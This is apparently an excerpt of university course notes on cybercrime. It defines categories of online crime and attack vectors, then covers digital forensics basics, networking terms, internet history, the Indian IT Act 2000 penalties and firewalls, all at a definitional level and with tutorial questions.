Vishing is the criminal practice of using social engineering over the telephone system, most often using features facilitated by VoIP, to gain access to personal and financial information from the public for the purpose of financial reward. The term is a combination of V-voice and Phishing.

Smishing

The name is derived from "SMs PhISHING".
Smishing uses cell phone text messages to deliver a lure message to get the victim to reveal his/her personal information.

Spamming

Spam is sending undesired junk emails and commercial messages over internet. People who create electronic spam are called 'spammers'.

Cyber defamation

The act of defaming, insulting, offending or otherwise causing harm through false statements about a person, company or nation etc. through internet.

Cyber stalking and harassment

Cyber stalking refers to the use of internet and/or other electronic communication devices to stalk another person.
It involves repeatedly harassing or threatening an individual via the internet or other electronic means of communication.

Computer Sabotage

Computer sabotage involves deliberate attacks intended to disable computers or networks.

Pornographic offenses

Cyber pornography is the act of using cyberspace to create, display, distribute, import, or publish pornography or obscene materials.

Child pornography means any visual depiction, including but not limited to the following:

- Any photograph that can be considered obscene and/or unsuitable for the age of child viewer.
- Film, video, picture.
- Obscene computer generated image or picture.

Password Sniffing

Password sniffers are the programs that can monitor and records passwords that are used or broadcasted on a computer or network interface. It listens to all incoming and outgoing network traffic and records any instance of a data packet that contains a password.

Identity Theft

It is a fraud involving another person's identity for an illicit purpose. It occurs when a criminal uses someone else's identity for his/her own illegal purpose. Phishing and identity theft are related offenses.

4.2.2 Cybercrime against property

The second category of cybercrime is that of cybercrimes which affects person's property. These cybercrimes are known as cybercrimes against property.

1. Credit cards frauds
2. Intellectual property (IP) crimes
3. Internet time theft

Credit cards frauds

Credit card (or debit card) fraud is a form of identity theft that involves an unauthorized person taking of another's credit card information for the purpose of charging purchases to the account or removing funds from it. The purpose may be to obtain goods without paying, or to obtain unauthorized funds from an account.

Intellectual property (IP) crimes

Basically, IP crimes include software piracy, copyright infringement, trademarks violations, theft of computer source code, etc.

Internet time theft

Occurs when an unauthorized person uses the internet hours paid for by another person. The person who gets access to someone else's ISP user ID and password, either by hacking or by gaining access to it by illegal means, uses it to access the internet without the other person's knowledge.

4.2.3 Cybercrime against organization

There are certain offences done by group of persons intending to threaten the international governments or firm, company, group of Individuals by using internet facilities. These cybercrimes are known as cybercrimes against Organization.

1. Unauthorized accessing of computer
2. Password sniffing
3. Denial-of-Service (DoS) attacks
4. Virus attack
5. E-mail bombing
6. Salami attack
7. Logic bomb
8. Trojan horse
9. Data diddling
10. Industrial spying/Industrial espionage
11. Computer network intrusions
12. Software piracy

Unauthorized accessing of computer

Hacking is one method of doing this. Hackers make use of the weaknesses and loop holes present in systems to destroy data and steal important information from victim's computer. Every act committed toward breaking into a computer and/or network is hacking and it is an offense.

Password sniffing

Password sniffers are the programs that can monitor and records passwords that are used or broadcasted on a computer or network interface. It listens to all incoming and outgoing network traffic and records any instance of a data packet that contains a password.

Denial-of-Service (DoS) attacks

A denial-of-service attack (DoS attack) is the intrusion into a system by disabling the network with the intent to deny service to authorized users. Attackers achieve this by flooding a network with more traffic than it can handle.

Virus attack

Computer virus is a program that can 'infect' legitimate programs by modifying them to include a possibly 'evolved' copy of itself. Virus spread themselves, without the knowledge or permission of the users, to potentially large number of programs on many machines.

E-mail bombing/mail bombs

E-mail bombing refers to sending a large number of E-mails to the victims to crash victim's E-Mail account or to make victim's mail servers crash.

Salami attack/Salami technique

Salami attack is when small attacks add up to one major attack that can go undetected due to the nature of this type of cybercrime. Salami attacks are used for committing financial crimes and are difficult to detect and trace. For example, a fraud activity in a bank, where an employee steals a small amount of funds from several accounts, can be considered a salami attack.

Logic bomb

These are event dependent programs. This implies that these programs are created to do something only when a certain event (known as a trigger event) occurs. For example, some viruses may be termed logic bombs because they lie dormant all through the year and become active only on a particular date (like the Chernobyl virus).

Trojan horse

Trojan horse is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and cause harm.

Data diddling

Data diddling (also called false data entry) is the unauthorized changing of data before or during their input to a computer system. Examples are forging or counterfeiting documents and exchanging valid computer tapes or cards with prepared replacements.

Industrial spying/industrial espionage

It is the illegal practice of investigating competitors to gain a business advantage. The target of investigation might be a trade secret such as product specification or formula or information about business plans.

Computer network intrusions

An intrusion detection system (IDS) inspects all inbound and outbound network activity and identifies suspicious patterns that may indicate a network or system attack from someone attempting to break into or compromise a system.

Software piracy

Theft of software through the illegal copying of genuine programs is known as software piracy.

Examples:

- End user copying
- Hard disk loading with illicit means
- Counterfeiting
- Illegal downloads from the Internet.

4.2.4 Cybercrime against society

Those cybercrimes which affects the society interest at large are known as cybercrimes against society.

1. Forgery
2. Cyber terrorism
3. Web jacking

Forgery

The act of forging something, especially a document or object for the purpose of fraud or deception.

Examples:

- Counterfeit currency notes
- Postage and revenue stamps
- Mark sheets or even degree certificates can be forged using sophisticated computers, printers and scanners.

Cyber terrorism

Cyber terrorism is the convergence of cyberspace and terrorism. It is the activity carried out by terrorist on the internet to disrupt large number of system networks with the means of computer virus.

Web jacking

Web jacking occurs when someone forcefully takes control of a website. The first stage of this crime involves "password sniffing". The actual owner of the website does not have any more control over what appears on that website.

4.2.5 Crimes emanating from Usenet newsgroup

Usenet groups may carry very offensive, harmful, inaccurate or otherwise inappropriate material. In some cases, postings might be mislabeled or are deceptive in another way. It is expected that people will use caution and common sense and exercise proper judgment when using Usenet.

4.3 HACKING

Definition: Every act committed toward breaking into a computer and/or network is hacking.

- Hackers write or use ready-made computer programs to attack the target computer.
- Some hackers hack for personal monetary gains, such as stealing credit card information, transferring money from various bank accounts to their own account followed by withdrawal of money.
- Hackers can break into computer systems from anywhere in the world and steal data, plant viruses, create backdoors, insert Trojan horses or change username and passwords.

4.3.1 Hierarchy of Contemporary Cyber-Criminals

There are four general categories of Cyber-criminals.

1. Script Kiddies
2. Cyberpunks
3. Hackers/crackers
4. Cyber-criminal organizations

Script Kiddies

- Also known as Skidiots, Skiddie or Victor Skill Deficiency (VSD).
- These are lowest form of cyber-criminal.
- Inexperienced hackers who employ scripts or other programs authored by others to exploit security vulnerabilities or otherwise compromise computer systems.
- Technologically the least sophisticated of all cyber-criminals.
- Generally not capable of writing their own programs.

Cyberpunks

- Refers to individuals that create havoc via the internet.
- The term was initially used to refer to an emerging genre which marries science fiction, information technology, and radical change in social order.

Hackers/Crackers

- Sophisticated computer criminals that are capable of programming, writing code and breaching complex systems are categorized as hackers or crackers.
- Hackers are those individuals who identify and exploit system vulnerabilities but who lack economic motivation.
- Crackers are those sophisticated users who employ their knowledge for personal gain.

Cyber-criminal organizations

- Groups comprised of criminally minded individuals who have used the internet to communicate, collaborate, and facilitate cyber-crime.
- Criminal hackers are those who target data which is valuable i.e. for example trade secrets, proprietary data, credit card data etc which may be used to further other criminal activity.

4.4 ATTACK VECTORS

An attack vector is a path or means by which a hacker can gain access to a computer or network server in order to deliver a malicious payload or malware.

- Attack vectors enable hackers to exploit system vulnerabilities, including the human element.
- Attack vectors include viruses, e-mail attachments, Web pages, pop-up windows, instant messages, chat rooms, and deception. All of these methods involve programming except deception
- To some extent, firewalls and anti-virus software can block attack vectors. But no protection method is totally attack-proof.
- A defense method that is effective today may not remain so for long, because hackers are constantly updating attack vectors, and seeking new ones to gain unauthorized access to computers and servers.
- The most common malicious payloads are viruses, Trojan horses, worms, and spyware.

Different ways to launch attack vectors

1. Attack by E-Mail
2. Attachments (and other files)
3. Attack by deception
4. Hackers
5. Heedless guests (attack by webpage)
6. Attack of the worms
7. Malicious macros
8. Foistware (sneakware)
9. Viruses

Attack by E-mail

- The hostile content is either embedded in the message or linked to by the message. Sometimes attacks combine the two vectors, so that if the message does not get you, the attachment will.
- Spam is almost always carrier for scams, fraud, dirty tricks, or malicious actions of some kind.
- Any link that offers something "free" or tempting is a suspect.

Attachments (and other files)

- Malicious attachments install malicious computer code.
- The code could be a virus, Trojan horse, Spyware, or any other kind of malware.
- Attachments attempt to install their payload as soon as you open them.

Attack by deception

- Deception is aimed at the user/operator as a vulnerable entry point.
- It is not just malicious computer code that one needs to monitor.
- Fraud, scams, hoaxes, and to some extent spam, not to mention viruses, worms and such require the unwitting cooperation of the computer's operator to succeed.
- Social engineering and hoaxes are other forms of deception that are often an attack vector too.

Hackers

- Hackers/crackers are a formidable attack vector because, unlike ordinary malicious code, people are flexible and they can improvise.

- Hackers/crackers use a variety of hacking tools, heuristics, and social engineering to gain access to computers and online accounts.
- They often install a Trojan horse to command the computer for their own use.

Heedless guests (attack by webpage)

- Counterfeit websites are used to extract personal information. Such websites look very much like the genuine websites they imitate.
- One may think he/she is doing business with someone you trust. However he/she is really giving their personal information, like address, credit card number, and expiration date.
- They are often used in conjunction with Spam, which gets you there in the first place.
- Pop-up webpages may install Spyware, Adware or Trojans.

Attack of the worms

- Many worms are delivered as E-Mail attachments, but network worms use holes in network protocols directly.
- Any remote access service, like file sharing, is likely to be vulnerable to this sort of worm. In most cases, firewalls will bock system worms.
- Many of these system worms install Trojan Horses. Next they begin scanning the internet from the computer they have just infected, and start looking for other computers to infect.
- If the worm is successful, it propagates rapidly.
- The worm owner soon has thousands of "zombie" computers to use for more mischief.

Malicious macros

- Microsoft Word and Microsoft Excel are some of the examples that allow macros. A macro does something like automating a spreadsheet, for example.
- Macros can be used for malicious purposes. All internet services like instant messaging, Internet Relay Chart (IRC), and P2P file-sharing networks rely on cozy connections between the computer and other computers on the internet.
- If one is using P2P software then his/her system is more vulnerable to hostile exploits.

Foistware (sneakware)

- Foistware is the software that adds hidden components to the system on the sly.
- Spyware is the most common form of foistware.
- Foistware is quasi-legal software bundled with some attractive software.
- Sneak software often hijacks your browser and diverts you to some "revenue opportunity" that the foistware has set up.

Viruses

- These are the malicious computer codes that hitch a ride and make the payload.
- Now-a-days, virus vectors include E-Mail attachments, downloaded files, worms, etc.

4.5 CYBERSPACE AND CRIMINAL BEHAVIOR

- Cyberspace refers to the virtual space that provides the infrastructure, electronic medium and related elements necessary for online global communication.
- It can be thought of as the second life space where human beings operate for social interactions, entertainment, business operations as well as for personal activities and interests.
- The term cyberspace is derived from the word cybernetics which in turn is extracted from ancient Greek word kubernētēs, that refers to steersman or to give direction.
- The term cyberspace first came into existence in various contexts in visual arts and science fiction during 1940, 1960 and 1984.
- However, the first reference was made by the founder of Electronic Frontier Foundation, in the year 1990 and later in 1991 by Mr. Benedict, which is close to the existing relationship of computer and telecommunication systems.
- The virtual library of information offers required information on any topic at any point of time and cyberspace acts as the informational resource now-a-days.
- Entertainment and social networking play a major role in cyberspace as the cyberspace has been evolving as a great medium to connect people these days.

The advantages of cyberspace include

i. Informational resources
ii. Entertainment
iii. Social networking

- The disadvantages are due to this great medium of connectivity, as it leads to spamming, theft of information and threats etc.
- A cybercriminal is an individual who commits cybercrimes, where he/she makes use of the computer either as a tool or as a target or as both.
- Cybercriminals tries to use the computers in three broad ways.
- Firstly, they use the computer as their target for attacking other people's computers for the purpose of fulfilling their malicious activities like spreading viruses, data theft, identity theft, etc.
- Secondly, they use the computer as their weapon for the purpose of carrying out conventional crime like spam, fraud, illegal gambling, etc.
- Thirdly, they use the computer as their accessory for the purpose of saving stolen or illegal data.
- Thus cyberspace provides a platform for all criminal activities and therefore, security is a major challenge.

4.6 CLARIFICATION OF TERMS

Computer Crime: A general term that has been used to denote any criminal act which has been facilitated by computer use. Such generalization has included both Internet and non-Internet activity. Examples include theft of components, counterfeiting, digital piracy or copyright infringement, hacking, and child pornography.

Definition of Cybercrime: Cybercrime is any illegal behavior, directed by means of electronic operations, that targets the security of computer systems and the data processed by them.

4.7 TRADITIONAL PROBLEMS ASSOCIATED WITH COMPUTER CRIME

The traditional problems associated with computer crime are as follows:

1. Physicality and Jurisdictional Concerns
2. Perceived Insignificance, Stereotypes, and Incompetence
3. Prosecutorial Reluctance
4. Lack of Reporting
5. Lack of Resources
6. Jurisprudential Inconsistency

Physicality and Jurisdictional Concerns

- Individuals sitting at their desk can enter various countries without the use of passports or documentation.

- For successful prosecution it is necessary to get the specification of the crime scene i.e.,
    1. Where did the crime actually occur?
    2. Which laws apply?
    3. Which agency is responsible for the investigation of a particular incident?
    4. Which agency has primary jurisdiction over the thief?

Perceived Insignificance, Stereotypes, and Incompetence

- Investigators and administrators have displayed great reluctance to pursue computer criminals.
- A lack of knowledge coupled with general apathy toward cyber-criminality has resulted in an atmosphere of indifference.
- In a study conducted by the department of justice, computer crime investigators recognized the threat posed by employees and insiders.
- Thus, timely detection of these individuals who are most trusted employees with authorized access is often unlikely.
- Two-thirds of all agencies dealt with computer-related incident.
- Most viewed "harassment/stalking" via the internet as most prevalent of calls for assistance with child pornography a close second. Other crimes reported are forgery, counterfeiting, identity theft, e-commerce fraud etc.
- Even in situations where law enforcement authorities recognize the insidious nature of computer or cybercrime, many do not perceive themselves or others in their department to investigate such criminal activity.
- Out of 34.4% of agencies, at least one individual had taken training, only 18.8% felt that person can investigate computer related crime and 12.3% is capable of forensic examinations.
- 70% of those who indicated that they received training were characterized as "basic", "general", or "introductory".

Prosecutorial Reluctance

- Like their law enforcement counterparts, prosecutors across the country lack sufficient knowledge and experience to effectively prosecute computer crime.
- In addition, many do not perceive electronic crime as serious and often grant it the lowest priority.
- Even those jurisdictions which have granted electronic crime high priority are often thwarted in their efforts by a lack of cooperation in extradition requests, the victim's reluctance to prosecute, the

labor-intensive nature of case preparation, and/or the lack of resources for offender tracking.

Lack of Reporting

- Early studies indicate that only 17% of victimizations were reported to law enforcement authorities.
- One of the primary reasons that businesses fail to report computer intrusions is their need to assure consumers of data security.
- In addition, many corporations are uncomfortable with the release of information to any entity, including law enforcement, and want to maintain control of the investigation of all times. Thus, they choose to handle things internally.
- A further reason that companies do not report is the perception that reporting will not result in capture or identification of a suspect.
- Intrusions are detected long after the violation occurred, making investigations more difficult.

Lack of Resources

- Traditional budget constraints.
- Nature of technology - Changes in the technology requires frequent training and updation.
- Cost of training - Extremely expensive training which is out of reach for many agencies. Cost of additional personnel for every officer transferred to technology crime, another must be recruited, hired, and trained to take his/her place.
- Cost of hardware.
- Cost of software.
- Cost of laboratory.
- Inability to compete with private industry.

Jurisprudential Inconsistency

- The Supreme Court has remained resolutely averse to deciding matters of law in the newly emerging sphere of cyberspace.
- They have virtually denied cert on every computer privacy case to which individuals have appealed and have refused to determine appropriate levels of Fourth amendment protections of individuals and computer equipment.
- As such, the country is remarkably divided on fundamental elements of law – establishing a legality standard of behaviour in one jurisdiction which negates or supersedes the standard in another.

UNIT – V: INTRODUCTION TO INCIDENT RESPONSE

Syllabus:

Digital forensics, computer language, network language, realms of the cyber world, a brief history of the Internet, recognizing and defining crime, contemporary crimes, computers as targets, contaminants and destruction of data, Indian IT ACT 2000.

Learning Material

5.1 DIGITAL FORENSICS

Digital Forensics is the preservation, identification, extraction, interpretation and documentation of computer evidence which can be used in the court of law.

Technically, the term computer forensics refers to the investigation of computers. Digital forensics includes not only computers but also any digital device, such as digital networks, cellphones, flash drives and digital cameras.

5.2 COMPUTER LANGUAGE

- Computers are the mechanism through which raw information (i.e., data) is processed.
- Although raw data may seem complex to understand, the structure of data is actually very basic, and is based on a binary language.
- The smallest piece of data is called a **bit.**
- Each bit has two possible electrical states, on (1) or off (0).
- Thus, raw data is a series of 1s and 0s. Of course, raw data is difficult to interpret by users, so computers group bits together to provide identifiable meaning.
- The smallest such grouping occurs when eight bits are combined to form a **byte.**
- Each byte of data represents a letter, number, or character. For example, the raw data sequence of 01000001 appears to the user as the capital letter “A.”
- As stored information has increased, the data capacity of computers is also increased from **kilobytes (KB)** to **megabytes (MB)** to **gigabytes (GB)**, and now, **terabytes (TB)**.

Techno Terms			Visual Comparison
Nibble	= ½ a byte	= 4 bits	A single character
Byte	= 1 byte	= 8 bits	A word
	= 2 bytes	= 16 bits	
Double word	= 4 bytes	= 32 bits	
Kilobyte	= 1,024 bytes	= 2^{10} bytes	1,000 characters; one-half page of text
Megabyte	= 1,048,576 bytes	= 2^{20} bytes	Small novel; 5 MB—Shakespeare's work
Gigabyte	= 1,073,741,823 bytes	= 2^{30} bytes	Truck full of paper
Terabyte	= 1,099,511,627,776 bytes	= 2^{40} bytes	10 TB—Library of Congress

5.3 NETWORK LANGUAGE

Few most commonly used terms in network language are as follows:

1. TCP/IP
2. IMAP
3. POP
4. Routers
5. Hubs
6. Packets
7. Cookies
8. DNS

TCP/IP

- TCP/IP stands for *Transmission Control Protocol/ Internet Protocol.*
- It refers to the suite of protocols that define the Internet.
- TCP is a method of communication between programs which enables a bit-stream transfer of information.
- Originally proposed and designed as the standard protocol for ARPANet, but now TCP/IP software is available for every major kind of computer operating system.
- Luckily, it is now built into many of the most common operating systems.

IMAP

- IMAP stands for *Internet Message Access Protocol.*
- It is an internet standard protocol used by email clients to retrieve email messages from a mail server over a TCP/IP connection.
- E-mail stored on an IMAP server can be manipulated from anywhere without the need to transfer messages or files back and forth between the computers.

POP

- POP stands for *Post Office Protocol.*
- Post Office Protocol is a standard mail protocol used to receive emails from a remote server to a local email client.
- It allows you to download email messages on your local computer and read them even when you are offline.

- It was designed to support offline/local email processing.
- Once the messages are downloaded, they are deleted from the mail server.
- This mode of access is not compatible with access from multiple computers.

Routers

- Routers are defined as special-purpose computers that handle the connection between two or more networks.
- Routers spend all their time looking at the destination addresses of the packets passing through them and deciding which route to send them on.

Hubs

- Hub is used for connecting multiple computers or segments of a LAN.
- Hubs are central switching devices for communications lines in a star topology.
- Hubs may be added to bus topologies, for example, a hub can turn an Ethernet network into a star topology to improve troubleshooting.

Packets

- Packets are the basic units of communication over a TCP/IP network.
- They are defined as units of data exchanged between host computers.
- A packet is a string of bits divided into three main sections:
    1. A set of headers
    2. The payload, the actual data being transmitted
    3. The trailer, sometimes called the footer
- *Packet switching* refers to the method used to move data around on the Internet. In packet switching, all the data coming out of a machine are broken up into chunks; each chunk has the address of where it came from and where it is going.

Cookies

- Cookies are small pieces of information that an HTTP server sends to the individual browser upon the initial connection.
- Not all browsers support cookies. However, most popular browsers such as MS Internet Explorer 3.0 or higher and Netscape Navigator 2.0 and higher.
- Cookies might contain information such as login or registration information, online “shopping cart” information, user preferences, and so on.

- When a server receives a request from a browser that includes a cookie, the server is able to use the information stored in the cookie.
- Cookies do not steal information. They simply act as storage platforms for information that a user has supplied.

DNS

- DNS stands for *Domain Name System.*
- Domain Name System is a hierarchical and decentralized naming system for computers, services, or other resources connected to the Internet or a private network.
- DNS eases the translation of IP addresses through the utilization of hierarchical principles.
- Traditional top-level domain names include *com* (commercial organization), *edu* (educational institutions), *gov* (government organizations), *org* (nonprofit organizations), and *net* (Internet access providers).

5.4 REALMS OF THE CYBER WORLD

- There are three different levels of networked systems: *intranets, internets,* and the *Internet.*
- **Intranets** are small local networks connecting computers which are within one organization and which are controlled by a common system administrator.
- **Internets**, on the other hand, connect several networks, and are distinguished in the literature by a lower case *i* (i.e., "internet" as opposed to "Internet"). These networks are usually located in a small geographic area, and share a common protocol (usually TCP/IP).
- **The Internet**, on the other hand, is the largest network in the world, an international connection of all types and sizes of computer systems and networks. It is a system of small networks of computers linked with other networks via routers and software protocols.
- This **TCP/IP** based network links tens of millions of users, across more than 45,000 networks, in countries spanning the globe.
- The Internet has become the backbone for global communications and transnational capitalism.
- During the Internet's infancy, users could connect only via standardized modems and telephone lines.
- Early service providers, like **AOL**, initially charged users for the period of time they spent on the Internet. As connection speeds via modems were notoriously slow, individuals racked up substantial charges. This expense was compounded by users who connected via long-distance numbers. As a result, telephone companies became victimized by criminals (i.e., phreakers) seeking to avoid such charges. As competition increased with the birth of the "Baby Bells," cost to consumers began to decline.

- Connections made via modem are known as **dial-up connections**.
- Such connections were originally categorized by the transfer rate of data using an older measure of bandwidth known as **baud**.
- Initially, a transfer rate of 300 baud was common.
- Such rates quickly evolved as market demand increased, and 1,200, 2,400, 4,800, and 9,600 baud became the standard.
- As these modem bandwidth rates grew, a new designation of transfer speed was developed. Currently, data transfer rates are categorized as kilobits per second (Kbps) or megabits per second (Mbps).

5.5 A BRIEF HISTORY OF THE INTERNET

- In the beginning … there was no Internet.
- In fact, the original concept of an Internet did not include commerce, global connectivity, or public usage.
- The initial concept of such was derived due to government suspicion and social hysteria during **1960s**.
- The threat of nuclear war and mass destruction was such that government entities focused on developing electronic communication systems that would be capable of working successfully even if large portions were somehow destroyed.
- The beginning was a project of the *Advanced Research Project Agency Network* (**ARPANet**) sponsored in **1969** by the Department of Defense.
- It was primarily designed to overcome threats from a blackout of communication in the event of a nuclear war.
- This computer network linked **four universities** (UCLA, Stanford, UC Santa Barbara, and the University of Utah) and was intended to facilitate communications between computers over phone lines regardless of system characteristics.
- Initially used by researchers, engineers, computer experts, and the like, the system proved to be rather complicated. Interactive sessions were not possible.
- The **first RFC** (RFC0001) was written on **April 7, 1969**. There are now well over 2000 RFCs, describing every aspect of how the Internet functions.
- ARPANet was opened to nonmilitary users later in the **1970s.**
- **International connections** (i.e., outside America) started in **1972**, but the "Internet" was still just a way for computers to talk to each other and for research into networking; there was **no World Wide Web** and no **e-mail** as we now know it.
- By the **mid-1980s**, this network was further expanded with the introduction of the **NSF Net**, established under the National Science Foundation by a small group of super computer research centers and researchers at remote academic and governmental institutions.

- This network was highly supported by the government, which encouraged researchers and institutions to avail themselves of this communication tool. This collaboration led to the development of both **online and offline computer communities**, as well as the creation of a myriad of software which included
    1. **UNIX OS** (developed by Bell Laboratories).
    2. **Mosaic Interface** (a multimedia interface for information retrieval).
    3. **Eudora** (an e-mail system), contributed by the University of Illinois.
    4. **Gopher** (information retrieval tool), contributed by the University of Minnesota.
    5. **Pine** (e-mail), University of Washington.
    6. **CU-SeeMe** (low-cost video conferencing), Cornell.
- By the mid-1980s, the **Commercial Internet Xchange (CIX)** had emerged, and midlevel networks were leasing data circuits from phone companies and subleasing them to institutions. Eventually, this small network had expanded into networks of networks, until the contemporary phenomenon known as the Internet emerged.
- The concept of "**domain names**" (e.g., *www.microsoft.com*) was first introduced in **1984**. Prior to this introduction, computers were simply accessed by their IP addresses (numbers).
- **World Wide Web** is a collection of hyperlinked pages of information distributed over the Internet via a network protocol called hypertext transfer protocol (HTTP). This was invented in **1989** by **Tim Berners-Lee**, a physicist working at **CERN**, the European Particle Physics Laboratory, who created the Web so that physicists could share information about their research. Thus, the Web was introduced as a restricted means of communication between scientists. Although it was originally a **text-only medium**, graphics were soon introduced with a browser called NCSA Mosaic. Both Microsoft's Internet Explorer and Netscape were originally based on **NCSA Mosaic**.
- This graphical interface opened up the Internet to novice users and in **1993**.
- Prior to the developments, the computers were connected at universities and other large organizations that could afford to **wire cables between each other** to transfer the data over.
- Currently, there are several quick and inexpensive ways to connect to the Internet. At the minimum, users simply need a computer, a modem, a telephone line, and inter computer communication software. These basics allow users to connect via ISPs.
- New trends, however, reveal that consumers are increasingly attracted to service-oriented **ISPs**, sometimes referred to as "online service providers (OSPs)."
- The Internet has grown exponentially in the past three decades.

- Users' interests range from **real-time information** (i.e., scores of sporting events, current stock prices, etc.) to **transactional services** (i.e., banking, airline reservations, etc.) to **entertainment** (i.e., horoscopes, movie reviews, etc).
- Such popularity has also emerged due to the multitude of communications media, including **e-mail, bulletin boards, newsgroups**, or the most popular, the World Wide Web.

5.6 RECOGNIZING AND DEFINING COMPUTER CRIME

- There are **three general categories** of computer crime: targets, means, and incidentals.
- For example, insiders may **target a computer system** for destruction due to perceptions of mistreatment, and, at the same time, may **use the computer as a means** of committing embezzlement.
- In hacking activities, one computer provides the means for the criminal activity, while another serves as the target.
- Finally, an individual may improperly gain access to a computer (i.e., unauthorized use) to steal information which resides therein. Thus, she or he would be targeting a computer, while also using it as an instrument to commit criminal activity.
- It is unclear exactly when and where the first "computer crime" actually occurred.
- Contextually, theft of an abacus or a simple adding machine would constitute a computer crime. It is safe to assume that these types of activities occurred long before written or formal documentation was in vogue.
- However, the first documented instance of computer sabotage occurred in the early nineteenth century, when a textile manufacturer named **Joseph Jacquard** developed what would soon become the precursor to the computer card.
- His invention, which allowed automation of a series of steps in the weaving of special fabrics, was not popular among his workers, who feared for their continued employment.
- Thus, they dismantled his invention. Unfortunately, such discussion does not adequately establish definitional parameters for criminal activity involving computers.
- In fact, **not all crimes involving computers** can be characterized as "**computer crime**."
- It would be inappropriate, for example, to categorize a residential burglary as a computer crime, even if a computer was among the items stolen. At the same time, the hijacking of an entire shipment of computer hard drives is more appropriately situated elsewhere.
- And, finally, the **theft of millions of dollars via computer hacking** is most properly denoted as a "**cybercrime**."
- A general term that has been used to denote any criminal act which has been facilitated by computer use. Such generalization

has included both Internet and non-Internet activity. Examples include theft of components, counterfeiting, digital piracy or copyright infringement, hacking, and child pornography.

5.7 COMPUTERS AS A TARGET, CONTAMINANTS AND DESTRUCTION OF DATA

- When a computer is the target of crime, the attacker attacks the computer by breaking into it or attacking it from outside.
- This is the most professional as comparing to cybercrime, because the criminal does programming and makes use of some exploits on computer, who always has pretty strong professional background of computer science.
- This type of cyber-crimes are committed only by a selected group of cyber criminals.
- These crimes require the technical knowledge of the cyber criminals as compared to crimes using the computer as a tool.
- The main purpose of committing these cybercrimes is to directly cause damage to a computer system or to access the important data stored in a computer.
- This includes stealing data or information from system, theft of computer software, blackmailing based on persons information gained from computer etc.
  i) Intellectual Property Theft;
  ii) Marketable information theft;
  iii) Theft of data/information;
  iv) Sabotage of computer, computer system or computer networks;
  v) Unlawful access to government records and criminal justice etc.

5.8 INDIAN IT ACT 2000

- Cybercrimes are punishable under two categories: the ITA 2000 and the IPC.
- Indian IT 2000 was published in the year 2000 with the purpose of providing legal recognition for transactions carried out by means of electronic data interchange and other means of electronic communication, commonly referred to as electronic commerce.
- ITA 2000 lists a number of activities that may be taken to constitute cybercrimes. This includes tampering with computer source code, hacking, publishing, or transmitting any information in electronic form that is lascivious, securing access to a protected system, and breach of confidentiality and privacy.

The key provisions under the Indian ITA 2000

Section Ref. and Title	Crime	Punishment
1) Sec. 65 (Tampering with computer source documents)	Destroy or alter any computer source code used for a computer.	Imprisonment up to 3 years or fine up to 2 Lakhs or with both.
2) Sec. 66 (Computer related offences)	Hacking (with intent or knowledge)	Fine up to 5 Lakhs or imprisonment up to 3 years, or with both.
3) Sec. 67 (Publishing of information which is obscene in electronic form)	Publication or transmitting obscene material in electronic form.	Fine of 5 Lakh, imprisonment of 3 years and double conviction on second offence.
4) Sec. 71 (Penalty for misrepresentation)	Misrepresentation of any material fact	Fine up to 1 Lakh rupees, imprisonment of 2 years, or with both.
5) Sec. 72 (Penalty for breach of confidentiality and privacy)	Attempting or securing access to computer for breaking confidentiality of the information of computer.	Fine up to 1 Lakh and imprisonment up to 2 years.
6) Sec. 73 (Penalty for publishing Digital Signature Certificate false in certain particulars)	Publishing false digital signatures, false in certain particulars.	Fine of 1 Lakh or imprisonment of 2 years or both.
7) Sec. 74 (Publication for fraudulent purpose)	Publication of digital signatures for fraudulent purpose.	Imprisonment for a term of 2 years and fine of 1 Lakh.

UNIT-V

Assignment-Cum-Tutorial Questions

SECTION-A

Objective Questions

1. The smallest piece of data is called a _____
2. 4 bits = _____
3. The communication protocol used by internet is _____ [ ]
   (a) HTTP (b) WWW (c) TCP/IP (d) FTP
4. DNS stands for _____
5. _____ is a branch of forensic science which includes the recovery and investigation of material found in digital devices.
6. _____ are central switching devices for communications lines in a star topology.
7. Units of data exchanged between host computers are called _____.
8. Routers are defined as special-purpose computers (or software packages) that handle the connection between two or more networks. (True/False)
9. _____are small pieces of information that an HTTP server sends to the individual browser upon the initial connection.
10. _____ is a small local network connecting computers which are within one organization and which are controlled by a common system administrator. [ ]
    (a) Internet (b) Routers (c) Hub (d) Intranet
11. Collection of hyperlinked pages of information distributed over the internet via a network protocol is called _____.
12. Which of the following protocols is used for WWW? [ ]
    (a) FTP (b) HTTP (c) W3 (d) All of the above

13. Information Technology (IT) Act 2000 came into force on __ [ ]

(a) 17 October 2000 (b) 9 June 2000

(c) 1 June 2000 (d) 1 October 2000

SECTION-B

Descriptive Questions

1. Define Digital forensics. **(L1) (CO:5)**
2. Write short note about computer language. **(L1) (CO:1)**
3. List and explain commonly used terms in network language. **(L4)(CO:1)**
4. Explain the realms of the cyber world. **(L4) (CO:1)**
5. Discuss about brief history of the Internet. **(L4) (CO:1)**
6. Explain about computers as a target in the commission of cybercrimes. **(L4) (CO:1)**
7. Give an overview of Indian IT ACT 2000. **(L2) (CO:1)**

UNIT – VI: INTRODUCTION TO CYBER CRIME INVESTIGATION

Syllabus: Firewalls and packet filters, password cracking, key loggers and spyware, virus and worms, Trojan and backdoors, steganography, attack on wireless networks.

Learning Material

6.1 FIREWALLS AND PACKET FILTERS

6.1.1 Firewall

- A Firewall is a **software or hardware system designed to prevent unauthorized access to an individual computer or network of computers.**
- Firewalls can be implemented as both hardware and software, or a combination of both. It's a part of almost all operating systems.
- At its core, firewall examines traffic on a network interface to determine whether packets should be allowed to enter or leave the interface.
- Thus, firewall software blocks inbound connections to a system's services that shouldn't be exposed to other systems on a public network and can also be used to block outbound traffic from a system to a network.
- Firewalls block traffic to known malware sites to try and limit the potential damage of downloading an infected file.
- Firewalls take the direction of traffic into consideration when filtering packets. It uses two main categories of filters.
- An **ingress filter** affects packets that arrive on a protected interface (or network, system, etc.)
- An **egress filter** affects packets that leave the interface.
- Two common network security software components that can be part of firewall are
    1. **Personal firewalls** - These firewalls primarily protect a system's services or file sharing from unauthorized access.
    2. **Parental control software** - Parental control software blocks outbound traffic (usually web) to sites excluded from access based on appropriateness (e.g., porn), ideology (e.g., politics), safety (e.g., malware), or other reasons. This requires a privileged account (such as root or Administrator) to define the controls for a lower-privilege account.
- Other filtering software tools such as **spam blockers and virus scanners** are similar to firewalls in the sense that they accept or deny traffic based on content inspection.

6.1.2 Packet Filter

- **Data travels** on the internet **in small pieces**; these are called **packets**. Each packet has certain metadata attached, like where it is coming from (**source IP**), where it should be sent to (**destination IP**) on which **port** it should be connected etc.
- A packet filter **examines each datagram** in isolation, determining whether the datagram should be allowed to pass or should be dropped based on administrator-**specific rules**.
